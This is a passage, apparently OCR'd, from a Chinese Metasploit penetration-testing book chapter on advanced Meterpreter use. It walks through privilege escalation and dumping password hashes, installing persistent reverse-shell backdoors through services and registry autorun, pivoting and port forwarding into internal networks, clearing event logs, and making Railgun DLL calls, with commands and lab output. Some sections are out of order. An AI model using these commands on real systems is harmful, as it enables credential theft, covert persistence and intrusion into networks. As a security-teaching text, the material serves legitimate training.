通过对本章内容的学习将增强读者对 Metasploit 平台的认识和理解，下面开始对本章内容的学习。

6.2 Passing the hash

Passing the hash 或 hashdump 系指在 Windows 登录 hash 文件的提取过程。Hashdump meterpreter 脚本可以从目标机器中提取口令 hash 值，破解 hash 文件可获取登录口令，从而以授权用户身份登录局域网内的其他系统。

准备

首先了解 Windows 口令及其存储格式。

在 Windows 登录界面中输入口令后，Windows 操作系统会使用预定义的加密机制对其进行加密，将其转换为类似于如下的格式。

```
7524248b4d2c9a9eadd3b435c51404ee
```

上面这一段字符串就是一个口令 hash 值，用户输入登录口令时，操作系统会将输入口令加密成上述格式，并与存储在注册表和/或 SAM 文件中的正确口令进行比对。

SAM 文件保存着本地机器上的每个账号（如果是域控制器，则为域内的每个账号）的用户名和口令 hash 值，该文件存储在%systemroot%system32config。

然而，当机器处于运行状态时，该文件对包括管理员在内的所有账号实行锁定，唯一可对 SAM 文件进行访问的是“系统级”账号，因此，要获取口令 hash 值，需要进行权限升级。

对用户而言，加密格式存储的口令 hash 值是完全不可读的。Windows 利用 NTLM 安全协议提供认证支持，NTLM 是继早期 Windows 使用的 LM 协议的后继协议。

要解码获取的口令 hash 值，需要使用 NTLM/LM 解密程序。目前有多种不同的工具具备这一功能，其中一些使用的是暴力猜解技术（例如 John the riper、pwdump 等工具），还有一些使用彩虹列表（rainbow crack）。

第 6 章

高级 Meterpreter 脚本设计

本章讲解下述内容：

- Passing the hash；
- 使用后门建立持久连接；
- 使用 meterpreter 进行拓展；
- 使用 meterpreter 进行端口转发；
- Meterpreter API 与 mixins；
- Railgun——将 Ruby 转换为武器；
- 向 Railgun 中添加 DLL 与函数定义；
- 构建“Windows 防火墙反激活”meterpreter 脚本；
- 分析现有的 meterpreter 脚本。

6.1 介绍

在上章中，我们学习了一些功能强大的 meterpreter 命令。它提供了一种交互性很强的、有用的命令解释器，为后渗透阶段工作提供了极大的便利。进一步讲，不仅仅使执行任务变得更加容易，同时也使其功能更强大、更全面。

在本章中，我们将介绍 meterpreter 的一些高级功能。到目前为止，我们使用的只是 Metasploit 提供的命令和脚本，但在渗透测试过程中，有时需要在 meterpreter 中添加脚本。由于 Metasploit 采用的是模块式的框架结构，因此很容易开发和整合脚本。

首先学习一些高级的 meterpreter 功能，例如 passing the hash、拓展、端口转发等。然后介绍怎样开发 meterpreter 脚本。为更好地理解本章的内容，读者需要了解基本的 Ruby 概念，这样有助于构建更好的 meterpreter 脚本。为便于阅读，首先介绍一些基本的开发概念，然

PDG

怎样实现

从活跃的 meterpreter 会话开始，假定已经成功实现对目标的攻击渗透，并获取了 meterpreter 会话。可参考第 4 章以了解更多有关攻陷 Windows 机器的细节。Hashdump 脚本的使用很简单和方便。首先检查在目标机器上的权限。前面曾提到，要提取口令 hash 文件，必须具备系统级权限。使用 getuid 命令获知当前权限级别，使用 getsystem 命令，升级权限。

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD

meterpreter > getsystem
...got system (via technique 4).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

怎样工作

现在已经具备目标机器上的系统级权限，下面尝试使用 hashdump 脚本。

```
meterpreter > run hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
78e1241e98c23002bc85fd94c146309d...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
DARKLORD:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204b
eb12283678:::
```


从结果可以看到，该脚本已经从 SAM 文件中成功提取了口令 hash 值。接下来可使用不同的工具来破解该 hash 值，通常使用的工具包括 John the riper、rainbow crack 等。

更多

下面看一下解密口令 hash 值的其他方法。

在线口令解密

网站 http://www.md5decrypter.co.uk/，可提供对 NTLM/LM hash 值的在线解密。其工作机理是，将用户提交的口令 hash 值与其庞大的预定义 hash 值数据库进行匹配。这是一种破解简单口令快速而有效的技术。下图展示了使用上述网站对口令 hash 值进行在线破解的结果。



从结果可以看到，提交的口令 hash 值，已经找到相应的匹配项，可读格式口令是 123。

需要注意的是，这种口令破解技术完全依赖于口令自身的强度，简单口令破解要比复杂口令容易得多，因为在线数据库中不包含复杂口令生成的 hash 值。所以，可以考虑使用基于彩虹列表的口令破解器，下面的网址提供了更多关于该话题的信息。

http://bernardodamele.blogspot.in/#!http://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes.html.

6.3 使用后门建立持久连接

本书从前渗透阶段技术开始讲解，主要关注的是信息收集技术，然后介绍渗透阶段使用的攻击目标机器的不同技术，之后是一些有用的在攻陷目标后使用的后渗透阶段技术。现在要介绍的是**更深入的渗透技术**，通过这种技术可与目标机器建立持久连接，以便后续

工作中根据需要进行连接。对攻击者而言，目标机器不总是在线和可用的，因此，在目标机器上设置后门以建立持久连接是必要的和有效的。

准备

Meterpreter 提供了两个在目标机器上设置后门的脚本，分别是 Metsvc 和 Persistence。这两个脚本的工作方式是类似的，下面逐一进行介绍。

这两个脚本都需要在目标系统上创建文件从而引发防病毒软件告警，建议运行这些脚本之前关闭防病毒软件程序。

怎样实现

Metsvc 脚本是通过在目标机器上创建临时文件进行工作的，例如 DLL、后门服务器及服务等，该脚本还会启动一个配套的多道处理程序自动回连到后门，-A 参数即可用于实现此功能。下面以在 Windows 7 目标机器上运行该脚本为示例，并对其运行结果进行分析。

```
meterpreter > run metsvc -h

OPTIONS:

    -A      Automatically start a matching multi/handler to connect to
the service
    -h      This help menu
    -r      Uninstall an existing Meterpreter service (files must be
deleted manually)

meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\DARKLORD\
AppData\Local\Temp\ygLFhIFX...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
```

```
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

后门程序成功上传后，会自动回连到 31337 端口的多道处理程序，可以根据人们的意愿轻松连接到目标机器。

Persistence 脚本是另一个有用的后门脚本，其工作方式与 Metsvc 类似，但具备一些额外的功能，例如定期回连、系统启动时回连、自动运行等。下面看一下该脚本提供的不同选项。

```
meterpreter > run persistence -h

Meterpreter Script for creating a persistent backdoor on a target host

OPTIONS:

    -A        Automatically start a matching multi/handler to..
    -L <opt>  Location in target host where to write payload to..
    -P <opt>  Payload to use, default is
    -S        Automatically start the agent on boot as a service
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection
    -p <opt>  The port on the remote host where Metasploit..
    -r <opt>  The IP of the system running Metasploit listening..
```

从结果可以看到，该脚本提供了一些 Metsvc 脚本没有的选项。下面执行该脚本，并根据需要传递不同的参数。

```
meterpreter > run persistence -A -S -U -i 60 -p 4321 -r 192.168.56.101
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/
DARKLORD-PC_20111227.0307/DARKLORD-PC_20111227.0307.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=4321
```

```
[*] Persistent agent script is 610795 bytes long
[+] Persistent Script written to C:\Users\DARKLORD\AppData\Local\Temp\
LHGtjzB.vbs
[*] Starting connection handler at port 4321 for windows/meterpreter/
reverse_tcp
[+] Multi/Handler started!
[*] Executing script C:\Users\DARKLORD\AppData\Local\Temp\LHGtjzB.vbs
[+] Agent executed with PID 5712
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\
CurrentVersion\Run\DBDalcOoYlqJSi
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\
CurrentVersion\Run\DBDalcOoYlqJSi
[*] Installing as service..
[*] Creating service cpvPbOfXj
```

怎样工作

注意该脚本传递的不同参数，其中，-A 参数用于在攻击方机器上自动启动监听程序，-S 参数表示将后门程序设置为 Windows 系统启动时加载，-U 参数表示将后门程序设置为用户登录系统时自动执行，-i 参数用于设置后门程序回连到代理处理程序的时间间隔，-p 参数是端口号，-r 参数是目标机器的 IP 地址。脚本执行后的输出中也包含了一些有用的信息。该脚本创建了使用后将后门清除的资源文件，在目标机器的 temp 文件夹下创建了 vbs 文件，此外，该脚本还在注册表中创建了一个条目，以便在 Windows 系统每次启动时自动加载后门程序。

将后门程序回连到代理处理程序的时间间隔设置为 60 秒，成功执行该脚本后，可以看到每隔 60 秒，目标机器将自动打开 meterpreter 会话。


本节介绍了怎样与目标机器建立持久连接，读者可以在不同的场景下尝试使用这两个脚本，并对其工作过程进行分析。在下节中，我们将关注另一个有趣的拓展概念。

6.4　使用 meterpreter 进行拓展

到目前为止，我们已介绍了主要的 meterpreter 命令和脚本，读者也已经认识到，在后渗透阶段，meterpreter 功能的强大。首先了解拓展的内涵和必要性，然后介绍 Metasploit 框架怎样用于拓展。

准备

首先对拓展进行详细解读。拓展是指渗透测试人员利用已攻陷系统对同一网段内其他系统进行攻击的方法，这是一种多层次攻击，通过这种攻击，可以访问某些原本只用于内部使用的网络区域（例如 intranet），如下图所示的场景。



攻击者可以先攻陷目标网络中连接到 Internet 的外部节点，这些节点连接到防火墙，防火墙后面是受保护的主要服务器。攻击者不能直接访问服务器，但可以使用这些外部节点作为媒介来访问服务器。如果攻击者成功地攻陷外部节点，就可以对网络进行进一步地渗透，并到达内部服务器。这就是一个典型的拓展场景。上图中的红色线条展示的就是攻击者和服务器之间通过已攻陷节点建立的拓展的路径。本节讨论拓展示例时，会用到前面章节中学到的一些 meterpreter 网络命令。

怎样实现

下面看一下怎样使用 meterpreter 实现上述讨论的场景。

在本示例中，目标节点是联网的 Windows 7 机器，服务器运行在 Windows 2003 机器上。假定已经使用客户端浏览器漏洞攻陷 Windows 7 机器，并与其建立了活跃的 meterpreter 连接。下面在目标节点上运行 ipconfig 命令，看其上有哪些可用的接口。

```
meterpreter > ipconfig
Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address: 10.0.2.15
```

```
Netmask      : 255.255.255.0

VirtualBox Host-Only Ethernet Adapter
Hardware MAC: 08:00:27:00:8c:6c
IP Address   : 192.168.56.1
Netmask      : 255.255.255.0
```

从结果可以看到，目标节点有两个网络接口，一个是 192.168.56.1，用于连接 Internet；另一个是 10.0.2.15，用于连接到内部网络。接下来查看本地网络内还有哪些其他系统，可使用 meterpreter 脚本中的 arp_scanner，该脚本可对内部网络进行 ARP 扫描以发现其他可用系统。

```
meterpreter > run arp_scanner -r 10.0.2.1/24

[*] ARP Scanning 10.0.2.1/24
[*] IP: 10.0.2.7 MAC 8:26:18:41:fb:33
[*] IP: 10.0.2.9 MAC 41:41:41:41:41:41
```

从结果可以看到，该脚本已经成功发现了该网段内两个可用的 IP 地址，下面对第一个 IP 地址进行拓展。

怎样工作

要访问 IP 地址为 10.0.2.7 的内部服务器，必须经由 IP 地址为 10.0.2.15 的目标节点进行数据包路由，为此可以使用 route 命令，前面章节中业已涉及该命令的使用。要使用该命令，需要先在当前 meterpreter 会话下执行 background 命令。

```
meterpreter > background
msf  exploit(handler) > route add 10.0.2.15 255.255.255.0 1

[*] Route added

msf  exploit(handler) > route print

Active Routing Table
====================
```

```
Subnet            Netmask          Gateway
------            -------          -------
10.0.2.15         255.255.255.0    Session 1
```

观察 route 命令中的参数，其中，add 参数用于向路由表中添加相关内容，之后是目标节点和默认网关的 IP 地址，最后是活跃 meterpreter 会话 ID（当前是 1）。使用 route print 命令得到路由表，可以清晰地看到，经由本网络发送的所有流量都是由活跃 meterpreter session 1 实现的。

接下来对 IP 地址 10.0.2.7 进行端口扫描，该地址之前是不可达的，但现在通过目标节点进行路由即可实现。扫描后可以判断该服务器上的开放端口和服务，确定其为 Windows 2003 服务器后，可以使用 exploit/windows/smb/ms08_067_netapi 漏洞利用代码或其他基于操作系统的漏洞利用代码攻陷该服务器，或访问其提供的服务。

6.5 使用 meterpreter 进行端口转发

脱离端口转发而单独讨论拓展是不完整的。本节将延续并扩展上一节的主题，介绍怎样利用端口转发技术将数据和请求从攻击方机器，再经由目标节点转发到内部网络服务器。这里需要注意的重点是，可以利用端口转发技术访问内部服务器上的各种服务，但如果需要对其进行攻击渗透，则需要综合运用前面章节中讲到的各种技术。

准备

从上节讲述的场景开始，已经攻陷了 Windows 7 目标节点，并且添加了路由信息，将网络上发送的所有数据包都通过 meterpreter 会话进行传送。下面看一下路由表。

```
msf  exploit(handler) > route print

Active Routing Table
====================

   Subnet            Netmask          Gateway
   ------            -------          -------
   10.0.2.15         255.255.255.0    Session 1
```

从结果可以看到，路由表中已经设置了端口转发规则，可以将数据包转发到内部服务器。

怎样实现

假设内部服务器在 80 端口运行着 web 服务，现在需要利用端口转发技术对其进行访问，为此需要使用 portfwd 命令。下面先看一下该命令有哪些可用选项，之后传递相关值。

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  The local host to listen on (optional).
    -h        Help banner.
    -l <opt>  The local port to listen on.
    -p <opt>  The remote port to connect to.
    -r <opt>  The remote host to connect to.
```

```
meterpreter > portfwd add -l 4321 -p 80 -r 10.0.2.7

[*] Local TCP relay created: 0.0.0.0:4321 <-> 10.0.2.7:80
```

成功执行该命令后，在攻击方机器和内部服务器之间将建立起 TCP 中转通道，攻击方机器上的监听端口为 4321，要访问的服务将占用内部服务器上的 80 端口。

设置好路由表之后，整个端口转发过程对攻击者而言是透明的。例如，如果需要通过浏览器访问内部服务器，可以在地址栏中输入 http://10.0.2.7:80，之后将直接到达内部网络上的 intranet 服务。


在需要运行 Metasploit 未提供的命令和应用程序时，可利用端口转发技术，利用该技术可以更轻松地完成任务。

上面给出的是端口转发的一个小示例，在下节中，我们将介绍通过 Ruby 程序设计开发 meterpreter 脚本。

怎样工作

端口转发过程涉及一个简单概念，即从不安全的位置或网络提供受限服务，这主要利用认证过的或可靠的系统/软件在不安全网络和安全网络之间建立通信媒介。在第 1 章中讨

论在虚拟机上建立 Metasploit 并使用 PuTTY 与主机操作系统建立连接时，已经涉及这一概念。



上图以一个简单示例展示了端口转发的过程。外部机器试图访问运行在 6667 端口的 IRC 服务器，但防火墙在配置上阻止外部机器对 6667 端口的访问（图中的红线），为此，外部机器连接到运行在 22 端口的 SSH 服务器（例如使用 PuTTY）。如果防火墙不阻止这一连接，外部机器藉此绕过了防火墙，并可以利用 22 端口到 6667 端口的端口转发实现对 IRC 服务器的访问，从而建立一条端口转发访问隧道（图中的蓝线）。

6.6 Meterpreter API 与 mixins

在上章中，我们广泛地学习了怎样将 meterpreter 当做后渗透阶段工具进行使用。meterpreter 让渗透任务变得更快更容易。从本节开始，我们将更进一步讨论一些与 meterpreter 相关的高级概念。深入到 Metasploit 的核心，理解 meterpreter 脚本的工作机理及怎样构建 meterpreter 脚本。

从渗透测试人员的角度来看，根据实际需要构建脚本是非常重要的，例如需要执行某些任务，但 meterpreter 本身尚不足以完成，在这种情况下，如果渗透测试人员能根据需要开发自己的脚本和模块，就可以轻松完成任务。在本节中，我们将讨论 meterpreter API 及其中一些重要的 mixins，后面的章节会讲解怎样编写自己的 meterpreter 脚本。

准备

在渗透测试过程中开发自己的脚本时，meterpreter API 发挥着重要作用。由于整个 Metasploit 框架是采用 Ruby 语言编写构建的，掌握 Ruby 程序设计可以更好地体验使用 Metasploit 进行渗透测试的过程。后面的章节中会涉及 Ruby 脚本的内容，因此需要读者具备一定的 Ruby 程序设计知识。即便只具备 Ruby 或其他脚本语言的基本知识，也有助于增加对某些概念的理解。

下载示例代码　读者可以使用 http://www.packtpub.com 上的账号下载已购买的所有 Packt 书籍的示例代码，如果本书是在其他地方购买的，可以访问 http://www.packtpub.com/support 页面进行注册，以电子邮件方式接收示例代码文件。

怎样实现

首先在 meterpreter 中启动交互式的 Ruby shell，假设已成功渗透 Windows 7 目标机器并建立活跃的 meterpreter 会话。

可以使用 **irb** 命令启动 Ruby shell。

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

现在已经处于 Ruby shell 环境下，可以执行 Ruby 脚本，下面尝试简单的两个数求和的操作。

```
>> 2+2
=> 4
```

从上述执行情况可以看出，当前的 Ruby shell 工作状态正常，可以对 Ruby 语句进行正确解释。现在执行复杂操作，创建 hash 表，并在其中存储值和相应键，然后根据条件删除相应值，脚本类似于如下形式。

```
x = { "a" => 100, "b" => 20 }
x.delete_if { |key, value| value < 25 }
print x.inspect
```

该脚本简单，易于理解。第一行表示创建了 key（a 和 b），并为其赋值，第二行表示添加了操作条件，即删除那些值小于 25 的 hash。

接下来介绍一些用于打印操作的 API 调用，这些 API 在编写 meterpreter 脚本时发挥重要作用。

print_line("message")：该 API 调用将打印输出相关内容，并在最后添加一个回车换行。

print_status("message")：该 API 调用在脚本语言中使用非常频繁，执行后将回车换行，并打印出当前执行内容的状态（以[*]为引导）。

```
>> print_status("HackingAlert")
[*] HackingAlert
=> nil
```

print_good("message")：该 API 调用用于显示任意操作的结果，显示内容以[+]为前缀，表明操作是成功的。

```
>> print_good("HackingAlert")
[+] HackingAlert
=> nil
```

print_error("message")：该 API 调用用于显示脚本执行出错时的错误消息，并以[-]为前缀。

```
>> print_error("HackingAlert")
[-] HackingAlert
=> nil
```

之所以讨论这些不同的打印 API 调用，是因为这些 API 调用广泛应用于编写 meterpreter 脚本的各种情况中。与 meterpreter API 相关的文档资料，可以在/opt/framework3/msf3/documentation 目录中找到，建议阅读这些文档，以便对 API 有详细的理解。/opt/framework3/msf3/lib/rex/post/meterpreter 目录中则包含了很多与 meterpreter API 相关的脚本。

这些脚本中包含了各种有关 meterpreter 核心、桌面交互、特权操作和更多的命令。查阅这些脚本，有助于更熟练地掌握 meterpreter 在已攻陷目标机器内的操作过程。

Meterpreter mixins

Meterpreter mixins 是 Metasploit 中特定的 irb 调用。这些调用在 irb 中不可用，但在编写 meterpreter 脚本时可用于完成最常见的任务，从而简化特定 meterpreter 脚本的编写任务。下面介绍一些有用的 mixins。

cmd_exec(cmd)：以隐藏和信道化的形式执行命令，命令输出以多行字符串形式展示。

eventlog_clear(evt = "")：清除给定的事件日志，如果没有给定则清除所有事件日志，并返回被清除事件日志列表。

eventlog_list()：列举事件日志并返回事件日志名称列表。

file_local_write(file2wrt, data2wrt)：将给定字符串写入指定文件。

is_admin?()：判定用户是否为管理员，如果是管理员返回 true，否则返回 false。

is_uac_enabled?()：判断系统中**用户账号控制**（UAC）机制是否激活。

registry_createkey(key)：创建指定的注册表键，成功则返回 true。

registry_deleteval(key,valname)：根据给定的键和值名称删除注册表值，成功则返回 true。

registry_delkey(key)：删除给定的注册表键，成功则返回 true。

registry_enumkeys(key)：根据给定注册表键枚举其子键，并返回子键列表。

registry_enumvals(key)：枚举给定注册表键的值，并返回值名称列表。

registry_getvaldata(key,valname)：返回给定注册表键的数据及其值。

service_create(name, display_name, executable_on_host,startup=2)：该函数用于创建运行自己程序的服务，其参数包括字符串形式的服务名称、字符串形式的显示名称、字符串形式的可执行程序（主机启动时执行）路径，以及整数形式的启动类型。其中，2 表示自动启动，3 表示手工启动，4 表示禁用。

service_delete(name)：该函数用于删除某个服务（通过在注册表中删除对应键实现）。

service_info(name)：用于获取 Windows 服务信息，信息以 hash 形式返回，其中包含显示名称、启动模式及该服务执行的命令等内容。服务名称区分大小，Hash 键分别为 Name、Start、Command 和 Credentials。

service_list()：列出当前所有 Windows 服务，返回包含服务名称的列表。

service_start(name)：该函数用于服务启动，如果服务成功启动则返回 0，如果服务已经启动则返回 1，如果服务已禁用则返回 2。

service_stop(name)：该函数用于终止服务，终止成功则返回 0，服务已终止或禁用则返回 1，服务无法终止则返回 2。

以上对一些重要的 meterpreter mixins 进行了简要介绍，使用这些 mixins 可以降低编写脚本的复杂性。今后讲到创建和分析 meterpreter 脚本时，将会对其使用有更多的理解。

怎样工作

Meterpreter API 创建了 mini 版的 Ruby 解释器，可以理解并解释 Ruby 指令。使用 API 的主要优势在于它为执行某些操作提供了便利，毕竟不能使用命令完成所有操作，有时候需要使用特定脚本完成相应任务，此时使用 API 会给完成任务带来很大的便利。

6.7 Railgun——将 Ruby 转换为武器

在前面内容中，介绍了如何使用 meterpreter API 运行 Ruby 脚本，现在更进一步，假定需要对目标机器进行远程 API 调用，最简单的方法是什么？答案是 Railgun。Railgun 是 meterpreter 扩展，允许攻击者直接调用 DLL 函数。一般情况下，Railgun 用于调用 Windows API，但实际上也可以在目标机器上调用任意的 DLL。

准备

要使用 Railgun，需要目标机器上有活跃的 meterpreter 会话。要启动 Ruby 解释器，可以按前面讲过的方法使用 irb 命令。

```
meterpreter>irb
>>
```

怎样实现

在实际调用 DLL 之前，首先来了解一下需要哪些关键步骤，以便更好地利用 Railgun。

（1）识别要调用的函数。

（2）在 http://msdn.microsoft.com/en-us/library/aa383749(v=vs.85).aspx 处定位该函数。

（3）确定该函数处在哪个 DLL 内（例如 kernel32.dll）。

（4）以 client.railgun.dll_name.function_name(arg1, arg2, ...)的形式调用选定的库函数。

Windows MSDN 库用于识别目标机器上具有哪些有用的 DLL 和函数，下面看一下对

shell32.dll 中 IsUserAnAdmin 函数的调用情况并分析其输出结果。

```
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "return"=>false}
```

从结果可以看到，该函数返回 false，表明该用户不是管理员。我们对其进行提权，并再次进行调用。

```
meterpreter > getsystem
...got system (via technique 4).

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "return"=>true}
```

本次调用返回 true，表明提权操作已成功，目前是以系统管理员权限进行操作。Railgun 使得用户易于执行那些未以模块形式展示的任务，从而不再仅局限于 Metasploit 框架提供的那些脚本和模块。事实上，可以根据需求进行调用。

还可以将该调用扩展为 Ruby 脚本，并带有错误检查功能。

```
print_status "Running the IsUserAnAdmin function"

status = client.railgun.shell32.IsUserAnAdmin()

if status['return'] == true then
        print_status 'You are an administrator'
else
        print_error 'You are not an administrator'
end
```

Railgun 给用户带来了功能强大而又激动人心的体验，用户可以使用自己的调用和脚本分析输出。同时，如果要调用的 DLL 或函数不在 Railgun 定义范围内，用户还可以向其中加入自己的函数和 DLL，下一节中将会讲述这些内容。

怎样工作

Railgun 是一个特殊的 Ruby 命令解释器，可用于对已攻陷目标机器进行远程 DLL 调用。远程 DLL 调用是渗透测试中的重要组成部分，测试人员可在已攻陷目标机器上以系统级权限执行任意任意系统指令。

更多

Railgun 是一款可以增强渗透测试工作的工具，下面来看一下更多关于 Railgun 的信息。

Railgun 定义与文档

Railgun 当前支持 10 种不同的 Windows API DLL，可以在 pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def 文件夹中找到其定义。

此外，可以在 /opt/framework3/msf3/external/source/meterpreter/source/extensions/stdapi/server/railgun/railgun_manual.pdf 中阅读 Railgun 文档。

6.8 向 Railgun 中添加 DLL 和函数定义

前面内容主要讲述了通过 Railgun 调用 Windows API DLL，本节将介绍怎样向 Railgun 中添加用户自己的 DLL 和函数定义，为此，需要对 Windows DLL 有一些理解。Railgun 手册有助于读者快速理解不同的 Windows 常量，同时对添加函数定义也有所帮助。

怎样实现

